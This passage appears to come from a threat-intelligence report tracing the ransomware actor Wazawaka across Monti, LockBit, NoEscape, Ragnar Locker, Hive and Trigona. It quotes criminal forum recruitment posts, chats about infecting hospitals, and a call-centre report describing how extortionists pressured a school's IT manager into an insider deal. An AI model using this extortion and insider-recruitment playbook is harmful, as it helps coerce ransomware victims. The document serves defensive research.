


Figure 31. Monti admin login page.

Published on April 19, 2023, Figure 32 features a forum post authored by garrett, also known as Dudka, featuring the state of the Monti ransomware. In this comprehensive post, Dudka outlines the recruitment of four individuals into the team, placing emphasis on their proprietary software and admin panel while categorizing Monti as "Conti on steroids." Dudka further elaborates on the optimization of the ESXi version of Conti, specifically addressing encryption speed based on advertiser requests. Importantly, at the time of the forum post's publication on April 19, 2023, Monti boasted two affiliates, with Dudka stating an intention to accept only four more new affiliates, emphasizing the exclusivity of the team.

Monti Strain набор в партнёрскую программу

✉ garrett · ⏰ Apr 19, 2023

Forums > Market \ 市场 > Partners Program \ RaaS \ 合作伙伴计划

garrett
Dec 13, 2021
Messages 14
Reaction score 1
Points 3

Apr 19, 2023

взъмём 4-х человек в команду. свой софт, своя админка. конти на стероидах.
ESXi версия конти переписанна, оптимизировали скорость крипта по просьбам наших адвртов.

админка без всяких новых сессий на каждое открытое окно, ибо такой концепт даёт возможность всяким чёрным помойным кошкам подрезать ваши выплаты. один чат одна сессия.
всё читается и вся переписка доступна по ссылке.
выплаты принимаете сами, рейт 20180.

Места: 2/6

Затравка:
-> <https://www.xitx.com/2022/05/opus-interactive-suffers-ransomware-attack-losses-are-undetermined/>
<http://mblogci3rudehaagbryjznltdp33ojwzkq6hn2pckvjq33rycmzcpid.onion/>

Eng users will be accepted after much amount of work proofs
TOX: 8FC925BA5E7A2F305FCC6F5087F4722A90C5A827DE7328529958121BFD0AC426B2F10AC9DAEF

Figure 32. Underground forum post by MONTI.

Continuing three days after the aforementioned forum post, Dudka took to the platform once again to provide additional insights, as shown in Figure 33. In his subsequent post, Dudka revealed that the team had expanded significantly, boasting more than 10 experienced pentesters who had been actively involved since the era of REvil. The reference to REvil holds particular significance, potentially alluding to a connection that could shed light on the relationship between Wazawaka and REvil, although we currently lack concrete evidence to substantiate such claims. Nevertheless, the mention of REvil introduces a noteworthy element into the narrative, prompting further exploration and consideration of potential implications within the ransomware ecosystem.

Monti Strain S-klass -> предлагаем сотрудничество

garrett · Apr 22, 2023

Forums > Market \ 市场 > Access (SSH/RDP/VNC/Shell) \ 访问

garrett
Dec 13, 2021
Messages 14
Reaction score 1
Points 3

Apr 22, 2023
Имеется команда, более 10 опытных пентестеров работающих со времён REvil.
отработаем ваши tier1 в кратчайшие сроки **40% от выкупа в вашу сторону.**
TOX: 8FC925BA5E7A2F305FCC6F5087F4722A90C5A827DE7328529958121BFD0AC426B2F10AC9DAEF

Report

Figure 33. Dudka's subsequent post on the forum about the Monti ransomware.

In a conversation (as shown in Figure 34) between Wazawaka and his team member, a significant admission surfaced regarding their activities with Monti Ransomware. Wazawaka explicitly stated his direct involvement in targeting hospitals with the Monti ransomware strain. This revelation takes on added gravity when considering the broader ethical implications of such actions, a topic addressed in Section 4.1 of our analysis.

solitaire
this is a company that operates three hospitals
21:43:46 ✓

shokoladniy_zayac
did you infect it with Monti?
18:34:42 ✓

solitaire
yes
21:44:19 ✓

shokoladniy_zayac
they haven't responded yet?
18:34:55 ✓

solitaire
not yet
21:45:55 ✓

Figure 34. Conversation about the victim infected with Monti.

During a conversation between Wazawaka and bobr, as shown in Figure 35, the focal point of the conversation was a specific victim targeted with Monti ransomware. What caught the attention was bobr.kurwa's disclosure that he lacked administrative access from Monti's panel, in contrast to Wazawaka and other team members who already had such privileges. The internal discussions within the team consistently point Dudka as the administrator of Monti, underlining his crucial position in overseeing and managing operations linked to this ransomware strain.

bobr.kurwa
<https://www.ilcapoluogo.it/2023/05/07/attacco-hacker-asl-1-anti-virus-cambiato-un-anno-fa/>
20:40:58 ✓

I read the news on the topic, had a good laugh that they updated the antivirus for big bucks a year ago, it's causing a stir among the officials.
20:41:44 ✓

About 10 million, are they giving us the idea?
20:42:03 ✓

How much did we request? I don't have Dudka's admin access.
20:50:15 ✓

Figure 35. Conversation about victim.

3.3.3 LockBit

Our research[17] on LockBit discovered that WAZAWAKA, operating under the alias "waza," was an active affiliate involved in attacks on 67 targets from May 2020 to March 2021. Interestingly, Wazawaka ceased his activity for unknown reasons despite maintaining close ties with the leader and other affiliates, including Bassterlord.

Username	Victims	Register Date D.M H:M	Last Access Date D.M H:M
OFFTITAN	64	16.05 18:57	26.05 19:56
petya	10	06.01 10:29	26.05 19:56
term2	104	21.04 12:54	26.05 19:56
qwsaqwsa	93	15.09 17:05	26.05 19:56
mik2232	96	11.11 12:27	26.05 19:56
mctom97	90	29.08 16:37	26.05 19:46
term	54	23.04 08:46	26.05 19:18
Bryce	58	04.05 23:04	26.05 19:18
Jokerservice	36	29.02 17:48	26.05 19:13
Mikki	71	09.06 17:18	26.05 18:56
wallstreet88	44	11.03 11:56	26.05 15:20
Samuel_J	80	01.08 18:28	26.05 15:15
advertcap0	100	02.02 18:31	26.05 14:28
Blacklion	70	29.05 14:07	24.05 20:40
digitalocean	68	22.05 15:15	21.05 13:24
aruzcruz	98	08.12 21:55	11.05 15:46
johnyes12	34	16.02 20:32	30.04 16:17
bleepingcomputer	94	26.09 19:46	22.04 20:10
Baster	84	15.08 12:40	02.04 10:48
waza	67	19.05 13:04	16.03 02:27
masteryoda	31	12.02 13:53	14.03 01:05
shock	91	31.08 15:23	10.03 14:56
valterinc	83	12.08 13:58	20.02 19:19
malibudad	102	14.02 16:36	17.02 10:23
Adv72	103	16.02 13:06	16.02 13:06
Parliament	92	04.09 13:39	08.02 21:45
adv17	101	02.02 18:38	08.02 11:49
s4	99	23.12 11:28	23.12 22:19

Figure 36. Lockbit's affiliate list.

It's essential to emphasize that "Baster" is synonymous with "BassterLord." Despite the close associations between BassterLord and Wazawaka, both stand as distinct affiliates within the LockBit ecosystem. Importantly, BassterLord and his team at the National Hazard Agency remain actively engaged with LockBit, debunking any claims of retirement[18]. Contrary to an announced retirement, this information is unequivocally inaccurate, as BassterLord and his team have been continuously operational and contributing to LockBit's activities.

In a conversation (as shown in Figure 37) obtained through our intelligence efforts, Wazawaka was found engaging with his team members on a significant decision. Wazawaka explicitly communicated his intention to contact BassterLord, a prominent figure within the LockBit network, with the purpose of gaining insights into the current conditions of the LockBit operations. Intriguingly, our intelligence indicates that Wazawaka had temporarily ceased his activities for LockBit for reasons yet unknown, making this outreach a notable development. It appears that Wazawaka is considering returning to LockBit affiliation, expressing a desire to re-enter the network.




Figure 37. Conversation about the BassterLord and Lockbit.

Additionally, during the conversation, shokoladniy_zayac expressed a clear disapproval of Dudka's toolkits, such as Babuk and Monti. This sentiment provides valuable context to the team dynamics, indicating a collective preference for LockBit over competing tools within the dark web landscape. Furthermore, both Wazawaka and shokoladniy_zayac shared the perspective that there is no effective Ransomware-As-a-Service platform comparable to LockBit. This shared belief reinforces their commitment to the LockBit network, seeing it as a superior and more reliable option in the ransomware ecosystem. The convergence of their opinions on the inadequacy of other ransomware platforms adds another layer to the strategic considerations within their team.



Figure 38. Conversation about the BassterLord and Lockbit.

3.3.4 NoEscape

Since its introduction in May 2023, NoEscape ransomware has operated as a potent Ransomware-as-a-Service (RaaS)[5], gaining popularity as a favoured tool among cybercriminals. Our intelligence indicates that Wazawaka has utilised this ransomware variant since June 2023 to orchestrate targeted attacks on 5-10 victims. Throughout these attacks, threat actors exfiltrate victims' files to a controlled environment, providing access to NoEscape administrators. Subsequently, these compromised files find their way to a Data Leak Server hosted on TOR, exploiting the dark web for further illicit activities. What sets NoEscape apart is its comprehensive suite of services, which includes a unique feature—a built-in victim-calling service designed for intimidating and pressuring victims directly. Adding to the complexity, NoEscape is operated by individuals predominantly speaking Russian, suggesting potential regional or cultural affiliations. Figure 39 shows the conversation between NoEscape support and Wazawaka's team members on the victim who refused to pay the ransom.




Figure 39. Conversation between NoEscape support and Wazawaka's team members.

3.3.5 Ragnar Locker

Ragnar Locker, emerging in December 2019, gained notoriety for a series of attacks targeting critical infrastructure entities worldwide[20]. Diverging from the typical Ransomware-as-a-Service model, Ragnar Locker operated as semi-private. Unlike actively recruiting external affiliates, the operation collaborated with external pentesters to breach networks. This distinctive approach set Ragnar Locker apart from its counterparts. However, a significant setback occurred as the Tor negotiation and data leak sites of Ragnar Locker were seized on October 19, 2023, in a coordinated international law enforcement operation[6].

777

Good! What if I ask the shocker directly if he wants to give you money? He keeps asking about you, saying you changed your contacts.

00:43:33 ✓

I sort of strained things with him today - if you're interested, I can tell you about it.))

00:44:45 ✓

He says he's working with Ragnar - and claims Ragnar provides materials under certain conditions. Ragnar takes 30 percent.

00:45:59 ✓

Figure 40. Conversation about the Ragnar Locker between Wazawaka and 777.

In a noteworthy exchange (as shown in Figure 40) between Wazawaka and 777, it became apparent that Shocker, also known as krbtgt, maintains a connection with Ragnar Locker. Clearly, Ragnar functions as a facilitator, providing access to potential victims while anticipating subsequent ransomware attacks utilizing their strain. In this arrangement, Ragnar claims a 30% share of all ransom payments resulting from these attacks. Upon Wazawaka's approval, [REDACTED] from Ragnar took on the role of a liaison for Wazawaka's team. Operating in this capacity, [REDACTED] supplied the team with multiple victims to target, establishing a collaborative dynamic between Ragnar Locker and Wazawaka's team in executing ransomware operations.

Despite their efforts, Wazawaka and his team faced difficulties when trying to utilize Ragnar in their attacks. As depicted in Figure 41, the conversation exposes the instability of Ragnar Locker, leading bobr.kurwa to suggest a transition to LockBit as a more dependable alternative. Notably, our observations indicate that Wazawaka's team did not ransom any victims using Ragnar Locker. Instead, they demonstrated a clear preference for employing Monti or NoEscape in their malicious campaigns.




Figure 41. Conversation about Ragnar Locker.

3.3.6 Hive

Hive functioned as a ransomware-as-a-service (RaaS) platform from June 2021[24] to January 2023. In January 2023, a joint investigation led by U.S. and German authorities, involving 13 law enforcement agencies, successfully dismantled the Hive ransomware group[13]. During an interview, Wazawaka openly admitted to being an affiliate of Hive[21]. Law enforcement agencies, as per Wazawaka's indictment, asserted his involvement in the distribution of Hive ransomware[12]. However, our investigation failed to identify any direct participation of Wazawaka and his team in the ransomware attacks conducted by Hive. In a specific internal conversation depicted in Figure 14, Wazawaka suggested discontinuing the use of Hive to Dudka. Consequently, we consider Dudka as the conduit connecting Wazawaka's team to Hive ransomware.

3.3.7 Trigona

Trigona, a ransomware variant coded in the Delphi programming language, has been actively operational since at least October 2022[23]. A crucial turning point in Trigona's development occurred in June 2023 with the introduction of its Ransomware-as-a-Service (RaaS) program, as depicted in Figure 42. Despite these advancements, Trigona has not emerged as a prominent player in the ransomware landscape, evident from the relatively low number of announced victims on their public leak server.

Spoiler: EN

I invite you to join a full-service affiliate programme. Key benefits:

Software:

- Cross-platform build for Win/*nix/ESXi
- Cryptographically secure algorithm with stream encryption
- Flexible parameters
- Code is not based on external sources
- Articles with analysis proving the impossibility of file decryption

Panel:

- Admin panel is located in Tor network
- End-to-end encryption of all data
- Automatic build creation based on your configurations
- Almost 24/7 support
- Client-side test decryption

Negotiations:

- You can conduct communication yourself or with the help of our negotiators
- Calls to all countries worldwide
- DDoS capabilities
- Blog visited by insiders and journalists
- Access to industry journalists
- Cloud for hosting leaked files

Payment and guarantees:

- No minimum threshold for the payment amount
- Payments accepted to your wallet in a cryptocurrency of your choice
- Deposit of 1 BTC on two respected forums for over two years.

Figure 42. Trigona Ransomware underground forum post.

Following Trigona's announcement of its affiliate program, it seems that Wazawaka promptly joined as an affiliate. Subsequently, Wazawaka and his team launched attacks on multiple companies using Trigona. In a conversation observed during the investigation, as depicted in Figure 43, Wazawaka referenced their recent victim, specifically an educational entity. Within the discussion, Wazawaka belittled Trigona's affiliates by using the term "cobists," indicating individuals who solely rely on Cobalt Strike without possessing advanced knowledge. Wazawaka expressed dissatisfaction with their capabilities, particularly highlighting issues related to maintaining access from the victim's infrastructure. To address the challenge, Wazawaka proposed utilizing a Pass-the-Hash (PTH) attack with Mimikatz to secure a persistent foothold, showcasing his technical expertise compared to those he regarded as less knowledgeable. Interestingly, he also drew a parallel with inexperienced individuals in Conti, who, despite their shortcomings, managed to amass 5-6 million in cash, underlining the potential financial gains that could be achieved with a more proficient approach.




Figure 43. Conversation about Trigona.

Upon deploying the Trigona ransomware on the victims, Wazawaka and his team members sought access to the email addresses specified in the ransom notes left on the compromised devices. Additionally, they expressed a keen interest in utilizing other services offered by Trigona, including their call center. In the course of our investigation, we intercepted a call center output where attempts were made to coerce the victim into paying the ransom. This report (as can be seen in the following page) from the call center can offer valuable insights into the operational dynamics of ransomware teams, providing an advantage to teams actively addressing a ransomware attack. We can outline their approach in four clear steps :

1. **Sending emails :** To initiate the communication process, call center actors begin by sending emails to employees within the corporation. Before dispatching these emails, they conduct thorough validation checks to ensure accuracy. Additionally, they take precautions to prevent spam designations and carefully examine auto-replies to glean further insights about the organizations. For example, if an auto-reply indicates, "the school will be closed until June 5th due to the cyber attack," they extract relevant information from such responses and relay it to the actors for additional confirmation.
2. **Calling Public Numbers :** Following the dispatch of emails, the actors promptly initiate calls to the targeted organizations using publicly available information. In a specific case, they dialed the company's reception and discerned that the telephone system was malfunctioning. Drawing on their experience with previous victims, they identified the issue when the company failed to offer a standard greeting or a menu to navigate options. When successful in establishing contact during these calls, the actors consistently requested a transfer of the call to the IT personnel.
3. **Calling IT People :** A crucial aspect of the calling process is reaching out to IT personnel, as threat actors believe that IT professionals may be more amenable to cooperation. In a particular case, the threat actors successfully contacted the IT team without issuing threats. Instead, they extended an offer to convey specific information to the management. Their strategy typically involves making offers without explicit cooperation, foreseeing that this approach would prolong the resolution process and escalate costs significantly. Recognizing that IT personnel bear the brunt of stress during ransomware attacks, the threat actors strategically approach them, understanding the potential impact of their outreach.
4. **Co-operation/Insider :** Following their contact with IT personnel and the delivery of their message, one of the primary objectives in these conversations is to secure cooperation with the IT team. This can be categorized as an insider case, as certain IT individuals swiftly align themselves with the ransomware team. In a specific instance, the IT administrator of a UK-based educational institution explicitly requested the threat actors not to assign blame to them. Subsequently, an agreement was reached between the IT administrator and the threat actors, affirming that the IT department was not responsible for the attack. The threat actors provided a guarantee to safeguard the identity of the IT administrator in this arrangement.

An Example of a Call-center Output

[REDACTED] - Preliminarily, before the calls, I sent an email to the employees of the corporation. Before sending, all emails were checked for validity. No automatic email delivery failure reports and spam protection notifications were received back, meaning that 99% of the recipients will receive the emails in the inbox, not in spam. Auto-replies were received from the emails :

1) [REDACTED] the email text : "the school will be closed until June 5th". It may be due to our attack;

2) [REDACTED], Finance Manager ([REDACTED]) important in the email text : "I will not be in the office until June 5th, and I will not have access to email. I will get back to you as soon as possible".

Receiving such auto-replies guarantees that my email will reach all recipients in the inbox, not in spam. I dialed reception at [REDACTED], but it didn't work, there were no rings, immediately "rings-busy" and then the call was dropped. Usually, such schools always have a voicemail greeting the caller and offering various menus, etc. But there is no such thing here, meaning the telephone system of the school is not working due to the attack. I dialed the only valid mobile phone found in the corporation [REDACTED], IT Network and Systems Manager ([REDACTED]), his emails are in the list of email recipients I sent to the corporation today. He answered the call.

Me : introduced myself, explained that I'm calling not to threaten but to convey information to the management, and as an IT specialist, he should help his corporation resolve this situation because without us, it will be very expensive and time-consuming to resolve.

Him : okay, I'm listening to you.

Me : we attacked you, we have decrypter and data, we need you to convey the email text and our intentions to the management, for example, to Headteacher ([REDACTED])

Him : I saw her in the recipients, she probably also received the email.

Me : yes, but there she has her corporate email, to which she probably won't have access until June 5th.

Him : yes, okay, I understand, I will convey the information to her.

Me : okay, do you have any questions ?

Him : yes, how did you do it ?

Me : magic and a bit of luck

Him : he laughed and added "I personally have no claims against you, I think you are a reasonable and smart person, so could you help us too"

Me : quite possibly. what do you need ?

Him : you understand that our department overlooked this and we can be mildly reprimanded for this.

Me : yes, of course, and you want us not to mention you or even say that the IT department was powerless because we have a new capability that no one knows about in this universe ?

Him : you read my mind, if possible, but only without the universe, the United Kingdom and the European Union will be enough. And I promise to convey the information as needed.

Me : agreed, I promise that we will cover you.

Until I started negotiating with him about insider trading, it's not worth pressing so immediately, maybe he won't be useful. But the fact that he asked for help already gives us an advantage, and he is on our hook. There is no one else to call, I think this guy will convey all the information to the management, so that's enough : the email reached the inboxes, and the conversation with the IT specialist took place with a plus on our side. Waiting for the corporation in the chat.

While it's not our aim to get into further details related to this incident, we want to point out that it stands out as a prime example of the danger insider threats possess. The fear of repercussions due to a neglected aspect of his job prompted the IT Manager in question to strike a deal with the threat actor. Although behavior like this might not result in full cooperation or information trading with cybercriminals in all cases, it's noteworthy to take this risk into account. We highly advise companies, both public and private, to train their staff on how to act in such case scenarios, fostering a culture of transparency, honesty and trust. Failing to do so can lead to consequences of great magnitude, both from a reputational and financial stance.

Wazawaka and his team have employed the Trigona ransomware in their recent attacks, and their satisfaction with its performance is evident. The services they offer to their affiliates are notably effective, contributing to their contentment. Interestingly, this level of satisfaction may not be readily apparent on the TOR website, possibly indicating a limited number of affiliates. It is our assessment that the relative obscurity of their activities is a consequence of having fewer affiliates. Looking ahead, Trigona could potentially emerge as a secure haven for ransomware affiliates, making it imperative to closely monitor their activities in the future.

3.3.8 Conti

Conti, a formidable ransomware hacker group, left a lasting impact on the digital landscape from 2020 to 2022[16]. Swiftly gaining a reputation as the successor to the notorious Ryuk ransomware, Conti operated as a ransomware-as-a-service (RaaS), providing a platform for other cybercriminals to deploy its ransomware strain and engage in illicit activities. Behind the scenes, Wizard Spider[19], the orchestrator of both Conti and Ryuk, showcased a high level of sophistication in their cyber operations. The group's significance went beyond its criminal exploits, leading the United States government to offer a reward of up to \$10 million for information on the group in May 2022[11]. Notably, Conti drew attention during the 2022 Russian invasion of Ukraine by declaring support for Russia and issuing threats of "retaliatory measures." In response, an anonymous actor leaked over 60,000 internal chat messages, unveiling the group's activities from the start of 2020 to February 27, 2022[4]. Despite its alarming presence, Conti surprisingly ceased its operations around May 2022, leaving the cybersecurity landscape with lingering questions and uncertainties.

